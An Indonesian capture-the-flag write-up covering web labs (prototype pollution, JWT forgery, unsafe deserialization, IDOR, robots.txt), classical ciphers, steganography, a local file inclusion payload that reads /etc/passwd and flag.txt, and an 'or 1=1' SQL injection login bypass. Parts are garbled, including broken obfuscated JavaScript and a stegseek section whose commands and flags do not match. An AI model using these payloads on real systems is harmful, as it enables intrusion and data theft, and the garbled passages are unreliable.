The screenshot shows the dCode website interface. On the left, there's a search bar with placeholder text "Search for a tool" and a keyword input field containing "e.g. type 'caesar'". Below the search bar are two buttons: "SEARCH A TOOL ON dCODE BY KEYWORDS:" and "BROWSE THE FULL dCODE TOOLS' LIST". The main content area has a header "BASE 58" under "Mathematics > Arithmetics > Base 58". It features a small image of a person holding a smartphone. To the right, there's an advertisement for "CASHBACK 10% untuk Transaksi Pertamamu". Below the header, there's a section titled "BASE 58 DECODER" with two dropdown menus: "ALPHABET" set to "123456789ABC...XYZabc...xyz (Bitcoin BTC)" and "BASE 58 CIPHERTEXT" set to "8K1iQbpVVMPdiYxaREW9wJvvCmBnKZnNn9VguPSy71veTjEc".

Flag : IDN_CTF{you_used_eval_successfully}



Prototype Pollution Demo

Prototype Pollution Demo

10

Website

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin
dan solana

**Author: Rafly Permana **

Tampilan website :

Lab 3: Prototype Pollution Demo

Submit JSON data to update the app config (e.g. {"theme":"dark"}):

Enter JSON here...

Update Config

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder

```
<!DOCTYPE html>
<html lang="en">
  <head>::</head>
  <body>::</body>
    <div class="container">::</div>
      <script>
        const _0x323d89=_0x47df;function(_0x10a409){const _0x1839df=_0x47df,_0x4e904d=_0x10a409();while(![]){try{const _0x36f012=parseInt(_0x1839df(0x83))/0x1*(parseInt(_0x1839df(0x82))/0xb)+parseInt(_0x1839df(0x99))/0xc;if(_0x36f012==_0x292dfc)break;else _0x4e904d['push'](_0x4e904d['shift']());}catch(_0x5e4db2){_0x4e904d['push'](_0x51be34[_0x4ff426]---_0xb608d(0x84)&&_0x51be34[_0x4ff426]!==null){if(!_0x8f18ef[_0x4ff426])_0x8f18ef[_0x4ff426]={};merge(_0x8f18ef[_0x4ff426],_0x51be34[_0x4ff426]);}else _0x5cda91=_ZGl9mAgck8zohQPm4DeKsaKYAFRft9nPpb8Hj7nWrDtPcgY5';'message','3EBrghy','6564dbe1Sw','output','38q0Fss','Invalid\x20JSON\x20or\x20error:\x20', 'No\x20admin\x20rights\x20detected', 'return _0x5c4a91;};function updateConfig(){const _0xa00427=_0x323d89,_0x3aac91=document['getElementById'](_0xa00427(0x8a));try{const _0xfa20a1=JSON['parse']( _0x3c731d=_0xa00427(0x85)+FLAG:_0x3c731d=_0xa00427(0x8a),_0x3aac91[_0xa00427(0x8a)]=_0x3c731d);}catch(_0x5cdbd2){_0x3aac91['textContent']=_0xa00427(0x8c)+_0x5cdbd2[_0xa00427(0x8c)];}}</script>
```



Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekod menggunakan algoritma Base58 untuk memperoleh flag asli.

The screenshot shows a browser window with two tabs open. The left tab is a search interface for 'dCODE' with a search bar containing 'e.g. type 'caesar'' and a results section showing the query 'IDN_CTF{prototype_pollution_success}' and a small image of a triv logo. The right tab is a 'BASE 58' decoder tool from the 'Mathematics > Arithmetics' section. It has fields for 'ALPHABET' (set to '123456789ABC...XYZabc...xyz (Bitcoin BTC)') and 'BASE 58 CIPHERTEXT' (containing the value 'ZGW9mAgck8zohQPm4DeKSaKYAFRft9nPpb88Hj7nWrDtPcgyS'). There is also an advertisement for 'CASHBACK 10% untuk Transaksi Pertamamu'.

Flag : IDN_CTF{prototype_pollution_success}



JWT Token Manipulation

JWT Token Manipulation

10

[Website](#)

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin
dan solana

**Author: Rafly Permana **

Tampilan website :

Lab 4: JWT Token Manipulation

Paste a JWT token to decode. Tokens are unsigned and can be forged.

Paste JWT token here...

Decode Token


Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Lab 4: JWT Token Manipulation

Paste a JWT token to decode. Tokens are unsigned and can be forged.

Paste JWT token here...

Decode Token



```
html>
<head>
...</head>
<flex>
<div class="container"><input type="text" value="Paste JWT token here..." style="width: 100%; height: 40px; border: 1px solid #ccc; border-radius: 5px; margin-bottom: 10px; font-size: 14px; padding: 5px; font-family: inherit; font-weight: bold; color: inherit; background-color: inherit; outline: none; transition: border-color 0.3s ease;"/>

Decode Token

</div>
</flex>
</html>
ng="en"> scroll
...</head>
<flex>
<div class="container"><input type="text" value="Paste JWT token here..." style="width: 100%; height: 40px; border: 1px solid #ccc; border-radius: 5px; margin-bottom: 10px; font-size: 14px; padding: 5px; font-family: inherit; font-weight: bold; color: inherit; background-color: inherit; outline: none; transition: border-color 0.3s ease;"/>

Decode Token

</div>
</flex>
</html>
unction _0x5314(_0x1d66ca,_0x46b201){const _0x380dab=_0x380d();return _0x5314=function(_0x53148a,_0x1fd11){_0x53148a=_0x53148a-0x11b;let _0x428c63=_0x380dab[_0x53148a];return _0x428c63+parseInt(_0x34bac7(_0x129))/0x3+parseInt(_0x34bac7(_0x1d))/0x4+parseInt(_0x34bac7(_0x1b))/0x5*(parseInt(_0x34bac7(_0x12f))/0x6)+parseInt(_0x34bac7(_0x12f))/0x7*(parseInt(_0x34bac7(_0x11e))/0x8)+parseInt(_0x34bac7(_0x11d))/0x9+parseInt(_0x34bac7(_0x11c))/0x10+parseInt(_0x34bac7(_0x11b))/0x11+parseInt(_0x34bac7(_0x11a))/0x12+parseInt(_0x34bac7(_0x119))/0x13+parseInt(_0x34bac7(_0x118))/0x14+parseInt(_0x34bac7(_0x117))/0x15+parseInt(_0x34bac7(_0x116))/0x16+parseInt(_0x34bac7(_0x115))/0x17+parseInt(_0x34bac7(_0x114))/0x18+parseInt(_0x34bac7(_0x113))/0x19+parseInt(_0x34bac7(_0x112))/0x1a+parseInt(_0x34bac7(_0x111))/0x1b+parseInt(_0x34bac7(_0x110))/0x1c+parseInt(_0x34bac7(_0x10f))/0x1d+parseInt(_0x34bac7(_0x10e))/0x1e+parseInt(_0x34bac7(_0x10d))/0x1f+parseInt(_0x34bac7(_0x10c))/0x1g+parseInt(_0x34bac7(_0x10b))/0x1h+parseInt(_0x34bac7(_0x10a))/0x1i+parseInt(_0x34bac7(_0x109))/0x1j+parseInt(_0x34bac7(_0x108))/0x1k+parseInt(_0x34bac7(_0x107))/0x1l+parseInt(_0x34bac7(_0x106))/0x1m+parseInt(_0x34bac7(_0x105))/0x1n+parseInt(_0x34bac7(_0x104))/0x1o+parseInt(_0x34bac7(_0x103))/0x1p+parseInt(_0x34bac7(_0x102))/0x1q+parseInt(_0x34bac7(_0x101))/0x1r+parseInt(_0x34bac7(_0x100))/0x1s+parseInt(_0x34bac7(_0x109))/0x1t+parseInt(_0x34bac7(_0x108))/0x1u+parseInt(_0x34bac7(_0x107))/0x1v+parseInt(_0x34bac7(_0x106))/0x1w+parseInt(_0x34bac7(_0x105))/0x1x+parseInt(_0x34bac7(_0x104))/0x1y+parseInt(_0x34bac7(_0x103))/0x1z+parseInt(_0x34bac7(_0x102))/0x1{let _0x11808c=_0x541a8f[_shift()]);});const FLAG="FgUrreh9sJv91wCs9a9YnG7Vduumwf96zBLnjeQzY";function _0x380d(){const _0x11808c=_0x5280fMwz0D,"InvalidJWT","7ihWAZa","output","2VRcFLA","5yrKYKv","getElementsById","4706440wMuic","169656leIetXjY","x5cn\x5cnUser\x20access\x20only","length","parse",371538oQIfE;turn _0x11808c;};return _0x380d();}function parseJwt(_0x327c3a){const _0x1d1485=_0x5314;try{const _0x546c4a=_0x327c3a["split"]['.'];if(_0x546c4a[_0x1d1485(_0x120)]==0x3)throw new Error("JWT must contain exactly three periods");const _0x54431c=_0x5314,_0x5ec70a=document[_0x54431c(_0x11c)],_0x10ecc5=document[_0x54431c(_0x11c)],_0x54431c(_0x12c),_0x54431c(_0x12e);_0x54431c[_0x10ecc5]=null,_0x2;_0x8ad96e[_role]?"admin"?_0x1cd7f=_0x54431c(_0x12a)+FLAG:_0x1cd7f=_0x54431c(_0x1f),_0x5ec70a[_0x54431c(_0x128)]=_0x1cd7f;}catch(_0x2b0322){_0x5ec70a[_0x54431c(_0x128)]=_0x1cd7f}}
```

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekripsi menggunakan algoritma Base58 untuk memperoleh flag asli.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

IDN_CTF{jwt_token_manipulated}

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▾

★ BASE 58 CIPHERTEXT ?

FgUr eh9s Jv91wCs9a98YnG7VDuumwf96zBUneQzY

Flag : IDN_CTF{jwt_token_manipulated}



Timing Attack

Timing Attack

10

[Website](#)

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin
dan solana

**Author: Rafly Permana **

Tampilan website :

The screenshot shows a web-based challenge titled "Lab 6: Timing Attack". The instructions say: "Guess the secret password. The slower the response, the closer your guess." Below the instructions is a text input field labeled "Enter password guess" and a blue "Guess" button.

Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Lab 6: Timing Attack

Guess the secret password. The slower the response, the closer your guess.

Enter password guess

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

IDN_CTF{timing_attack_successful}

BASE 58

Mathematics > Arithmetics > Base 58

 triv



CASHBACK 10% untuk Transaksi Pertamamu

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▾
★ BASE 58 CIPHERTEXT ?

NmMm6LByWzRL5zYUYocFN2qt1Lv7wDhk1Lf6zqN2mVLuA

Flag : IDN_CTF{timing_attack_successful}



Unsafe Deserialization

Unsafe Deserialization

10

[Website](#)

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin
dan solana

**Author: Rafly Permana **

Tampilan website :

The screenshot shows a web-based challenge interface. At the top, it says "Lab 8: Unsafe Deserialization". Below that, there is a text input field with the placeholder "Paste JSON here...". A blue button labeled "Load Data" is positioned below the input field. To the right of the input field, there is a large, light-blue rectangular area which appears to be a placeholder for output or results.

Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.



Lab 8: Unsafe Deserialization

Paste serialized data to load user preferences (JSON):

Paste JSON here...

Load Data

ElementsConsoleSourcesNetworkPerformanceMemoryApplicationPrivacy and securityLighthouseRecorder

```
trinifyge', '615YIS1QW', '12zD0BPl', '3011610jDGea', '3069225FmJMnV', '3522250vUXIW', '4e9THmJfgagHkvXRC2T99EoK1SvisvU8PqSyvB3Fz3hnbKxJCNNeEYk', 'run', getElementById', '2388065o0BHb', '217ef());return _0x3fb6=+function(_0x3fb623, _0x3cca1){_0x3fb623=_0x3fb623-0xfc;let _0x25a3b3=_0x50ef3a[_0x3fb623];return _0x25a3b3;, _0x3fb6[_0x197a80, _0x249e49]}();function(_0x4d67a,_0x101))/_0x2*(parseInt(_0x7797d8(0x10a))/0x3)+-parseInt(_0x7797d8(0x103))/0x4+-parseInt(_0x7797d8(0x10e))/0x5*-_0x1c995d['push'](_0xc995d['shift']());}catch(_0x5899eb){_0x1c995d['push'](_0x1c995d['shift']());}}(_0x50ef,0x784e));const FLAG=_0x58a49e(0xfb);function unsafeDeserializ&eval(_0x20cf4a[_0x4086b2(0xfc)]),_0x20cf4a;)let userPrefs={theme:_0x58a49e(0x108),language:'en'};function loadData(){const _0x5ce44=_0x58a49e, _0x5c19a=document[_0x5ce44(0xfc56da0d)],_0x5c19a[_0x5ce44(0x102)]=_0x5ce44(0x105)+JSON[_0x5ce44(0x109)](_0xe9de80);}catch(_0x216ea5){_0x5c19a[_0x5ce44(0x102)]=_0x5ce44(0x107)};});}=_$;
```

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

IDN_CTF{unsafe_deserialization_executed}

BASE 58

Mathematics > Arithmetics > Base 58

 triv

CASHBACK 10% untuk Transaksi Pertamamu

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▾

★ BASE 58 CIPHERTEXT ?

4e9THmJfgagHkvXRC2T99EoK1SvisvU8PqSyvB3Fz3hnbKxJCNNeEYk

RESULTS FORMAT: STRING OF PRINTABLE CHARACTERS (ASCII/Unicode)

Flag : IDN_CTF{unsafe_deserialization_executed}



Circle Clicker

Circle Clicker

10


Click Sampai 1000 kali!

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin
dan solana

[Website](#)

Author : Mohamad Fattyr

Tampilan website :





Keterangan pada challenge ini menyebutkan bahwa flag dikenakan menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

The screenshot shows a browser window with the 'Elements' tab selected. Inside, there's a game titled 'Circle Clicker' where a blue circle is centered on the screen with a score of 0. Above the circle, it says 'Klik lingkaran biru !'. Below the circle, it says 'Skor: 0'. The background of the page is red with white text describing the challenge. The source code in the browser's developer tools is heavily obfuscated, containing various characters and symbols. It includes comments like 'Kamu x20menemukan x20flag!', 'getElementsByClassName', and 'clickCount++'. A large portion of the code is in Base58 encoding, which needs to be decoded to reveal the flag.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekripsi menggunakan algoritma Base58 untuk memperoleh flag asli.

The screenshot shows the dCode website interface. On the left, there's a search bar with the placeholder 'Search for a tool' and a text input field containing 'e.g. type 'caesar''. Below the search bar are buttons for 'SEARCH A TOOL ON DCODE BY KEYWORDS:' and 'BROWSE THE FULL DCODE TOOLS' LIST'. The results section shows a single result: 'IDN_CTF{click_master}'. On the right, there's a 'BASE 58' decoder tool. It has a header 'Mathematics > Arithmetics > Base 58'. Below the header, there are three small icons. To the right of the icons, there's a 'triv' logo and a 'CASHBACK 10% untuk Transaksi Pertamamu' offer. The main area of the decoder tool shows the text '5WJ0Jxz5CCVWDSEpH4E1n77BT5Fec' in a large input field, with the label 'BASE 58 CIPHERTEXT ?' above it. Below the input field, there's a dropdown menu with the option '123456789ABC...XYZabc...xyz (Bitcoin BTC)'.

Flag : IDN_CTF{click_master}



Jadi gini lgi...

jadi gini lgi...

10

mau coba-coba aja terus, coba maen dino

Author: Aditya Firman Nugroho

Kita diberikan sebuah file gambar bernama **jhlzhy.jpg**. Tugasnya adalah menemukan flag yang tersembunyi di dalam gambar ini. Kita curiga file ini mengandung data tersembunyi melalui metode steganografi.

Dalam konteks CTF, steganography adalah teknik menyembunyikan data atau pesan rahasia di dalam file lain seperti gambar, audio, atau video, tanpa terlihat mencurigakan. Tantangan steganografi biasanya menguji kemampuan peserta untuk menemukan dan mengekstrak pesan tersembunyi tersebut untuk mendapatkan flag.


Pertama, kita gunakan tool **stegseek** untuk mencari file yang disisipkan di dalam gambar

```
(kali㉿kali)-[~] % [A-Z]*[0-9]+ GBL_ARO{OrceyL1_Am0}.jpg
$ stegseek --crack jhlzhy.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "jhlzhy"
[i] Original filename: "flag.txt".
[i] Extracting to "jhlzhy.jpg.out".

(kali㉿kali)-[~] % [A-Z]*[0-9]+ GBL_ARO{OrceyL0_Am0}.jpg
$ [A-Z]*[23] SAK_MDP{cd60kx0_Myavah}
```

lisi file-nya :



Gunakan website DCode ROT Cipher Decoder untuk melakukan brute-force dekripsi pada string Za1NhU0_Jv0sly.



ROT CIPHER
Cryptography > Substitution Cipher > ROT Cipher

ROT CIPHER DECODER

★ ROTED TEXT ⓘ
PKU_JAM{Za1NhU0_Jv0sly}

AUTOMATIC DECRYPTION (BRUTE-FORCE)

★ (EXPECTED) PLAINTEXT LANGUAGE English

► DECRYPT

CUSTOM DECRYPTION

★ ROTATION TO USE ROT-N, N= 13

★ ENCRYPT TO NFT

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

ASCII[!~]+7	IDNXC:FtSzGeaN)XCo)lerv
[A-Z0-9]+7	IDN_C3F{S3eGaNT_Cotler}
[A-Z]+7	IDN_CTF{SteGaN0_Co0ler}
[A-Z][0-9]+7	IDN_CTF{SteGaN3_Co3ler}

Flag : IDN CTF{StEqAn0 Co0leR}



Might Guy's Secret

Might Guy's Secret

10

Suatu hari, Might Guy mengirimkan sebuah pesan rahasia ke Konoha HQ. Namun, pesan tersebut dicegat di tengah jalan.

Ini isi pesannya:

QGA_OTS{v067j1723qk40f5v33z656afwse60kdf67u9606}

Bersama dengan pesan itu, kamu menemukan secarik kertas bertuliskan: "Giovan Battista Bellaso: 1553M: idnmantab"

Tampaknya Might Guy menggunakan teknik enkripsi klasik namun ampuh

Authtor: Nur Cholis Majid

Pesan terenkripsi:

QGA_OTS{v067j1723qk40f5v33z656afwse60kdf67u9606}

Petunjuk:

"Giovan Battista Bellaso: 1553M: idnmantab"

Analisis:

- Giovan Battista Bellaso adalah tokoh yang menginspirasi Vigenère Cipher.
- "1553M" kemungkinan merujuk ke tahun 1553 dan huruf "M" bisa jadi tidak signifikan atau hanya bagian dekoratif.
- "idnmantab" sangat mungkin adalah kata kunci (key) untuk dekripsi menggunakan Vigenère Cipher.



The screenshot shows the 'VIGENÈRE DECODER' tool from dCode. On the left, there's a 'Results' panel showing a 'IDNMANTAB' key and the ciphertext 'IDN_CTF{c067j1723pc40c5i33n656asd60cas67i9606}'. Below this, there are several configuration options:

- VIGENÈRE CIPHERTEXT:** QGA_OTS{v067j1723qk40f5v33z656afwse60kdf67u9606}
- PLAINTEXT LANGUAGE:** English
- ALPHABET:** ABCDEFGHIJKLMNOPQRSTUVWXYZ
- AUTOMATIC DECRYPTION:** A button to start the decryption process.
- DECRYPTION METHOD:** A section with five radio buttons:
 - KNOWING THE KEY/PASSWORD: IDNMANTAB
 - KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3
 - KNOWING ONLY A PARTIAL KEY (JOKER=?): KE?
 - KNOWING A PLAINTEXT WORD: CODE
 - VIGENÈRE CRYPTANALYSIS (KASISKI'S TEST)
- Show Vigenère's Square/Grid (Tabula Recta):** A checkbox that is unchecked.
- DECRYPT:** A large yellow button at the bottom right.

Decrypt menggunakan : <https://www.dcode.fr/cipher-identifier>

Flag : IDN_CTF{c067j1723pc40c5i33n656asd60cas67i9606}



I'm Not Me, You Are Me

I'm Not Me, You Are Me

10

Bukan cuma kamu yang punya profil! Coba-coba ganti ID di URL dan lihat apakah kamu bisa jadi orang lain. Mungkin kamu bisa mengakses sesuatu yang seharusnya nggak buatmu!

[Website](#)

Author : Rafly Permana

Analisa :

Untuk mendapatkan flagnya kita bisa mencoba ganti id pada url disini asumsi saya untuk id admin biasanya didefinisikan dari angka 0 disini saya langsung saja mencoba mengubahnya jadi angka 0 untuk idnya

The screenshot shows a web interface titled "Search User Information". There is a search input field containing the number "0" and a green "Search" button. Below the search results, a JSON object is displayed in a light green box:

```
{  
  "id": 0,  
  "username": "rafly",  
  "role": "admin",  
  "bio": "Aku ingin menjadi hacker!",  
  "flag": "IDN_CTF{Y0u_FF0D_the_heN_admin}"  
}
```

FLAG: IDN_CTF{Y0u_FF0D_the_heN_admin}



IDN EDUCATION

IDN Education

10

Siapa sangka file-file tersembunyi di balik input sederhana?
Coba kamu buka celahnya, biar file yang terpendam itu bisa keluar. Siapa tahu ada kejutan!

[Website](#)

Author : Rafly Permana

Analisa:

Ketika saya membuka web yang diberikan disini saya diberikan clue ya itu website tersebut memiliki kerentanan terhadap php dan ketika saya buka page about disitu saya diberikan clue lagi bahwasannya web tersebut vulnerable terhadap local file inclusion (**LFI**)

Disini saya coba test pake payload lfi basic yaitu etc passwd :

```
https://ctf.solusiber.com/idn_edu/?page=-./-/./etc/passwd
Adobe Acrobat

Networkers

root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Dan ternyata bisa dan ini menandakan memang website tersebut vulnerable terhadap lfi

Disini saya langsung coba mencari flagnya



Dan disni aku coba cari dengan ../.././flag belum dapat

https://ctf.solusiber.com/dn_edu/?page=../.././flag

Acrobat

etworkers

Warning: include(../.././flag): Failed to open stream: No such file or directory in **/var/www/html/index.php** on line **29**

Warning: include(): Failed opening '**../.././flag**' for inclusion (include_path='.:./usr/local/lib/php') in **/var/www/html/index.php** on line **29**

Dan ketika menggunakan path var/www/html/flag.txt disini aku menemukan flagnya

https://ctf.solusiber.com/idn_edu/?page=../.././var/www/html/flag.txt

Adobe Acrobat

ID-Networkers

IDN_CTF{l@tisec_r29-loadr}

Flag:**IDN_CTF{l@tisec_r29-loadr}**



ID- Networkers

ID-Networkers

10

Sebuah situs publik baru saja diluncurkan ID-Networkers. Tampilannya sederhana dan tidak mencurigakan—hanya halaman beranda dengan ucapan "Selamat Datang di ID-Networkers" dan beberapa tambahan lainnya.

Namun, informasi mengatakan bahwa developer situs ini terlalu percaya pada "aturan" yang ditulis untuk mesin pencari. Mereka menyembunyikan direktori rahasia dengan harapan crawler tidak akan melihatnya...

Tapi kamu bukan crawler, kamu seorang penyusup yang teliti.

[Website](#)


Author: Rafly Permana

Analisa:

Disini ketika saya mendengar kata crawler tidak akan melihatnya saya teringat dengan robots.txt yang dimana si crawler tidak bisa menjangkaunya. Disini saya mencoba mengakses path robots.txt

```
User-agent: *
Disallow: /asdsa024nsfd01372021.html
```

Ternyata ada sebuah path yang tidak diperbolehkan untuk diakses disini saya coba akses.



FLAG: IDN_CTF{@W*_FOuN&_th@_#|\$N_F|@&}**

Dan benar saja disini saya telah berhasil menemukan flagnya

FLAG: IDN_CTF{@W*_FOuN&_th@_#|\$N_F|@&}**



Konoha Breach

Konoha Breach

10

Desa Konoha baru saja meluncurkan sistem data tabel internal untuk para ninja tingkat tinggi. Sistem ini hanya bisa diakses setelah login dengan kredensial resmi admin.

Namun, rumor menyebutkan bahwa sistem ini dibangun tergesa-gesa oleh seorang Chuunin yang baru belajar PHP. Konon, ada celah klasik yang memungkinkan siapa pun melewati sistem login dan mengakses dashboard rahasia tanpa kredensial!

Bocoran pertama yang muncul berisi daftar shinobi aktif dan lokasi markas Anbu. Keamanan Konoha kini dalam bahaya...

Bisakah kamu menyusup ke sistem tanpa login dan menemukan yang tersembunyi?

[Website](#)

Author: Rafly Permana

Analisa:

Ketika saya membaca deskripsi soalnya saya mendapatkan clue yaitu menyusup tanpa tau password yang benar disini saya teringat menggunakan teknik sql injection

Selamat Datang di Database Pengelolaan Data Konoha

Login

Disini saya login dengan user admin dengan menambahkan payload pasti benar yaitu or 1=1 dan mengisi password bebas



Dan disini saya telah berhasil masuk kedalam sistemnya tanpa tau password benar

Daftar Data PII				
Nama Lengkap	Email	No. Telepon	NIK	Alamat
Naruto Uzumaki	naruto@konoha.go	081234567890	1234567890123456	Konoha, Rumah Hokage
Sasuke Uchiha	sasuke@uchiha.org	082345678901	9876543210987654	Konoha, Distrik Uchiha
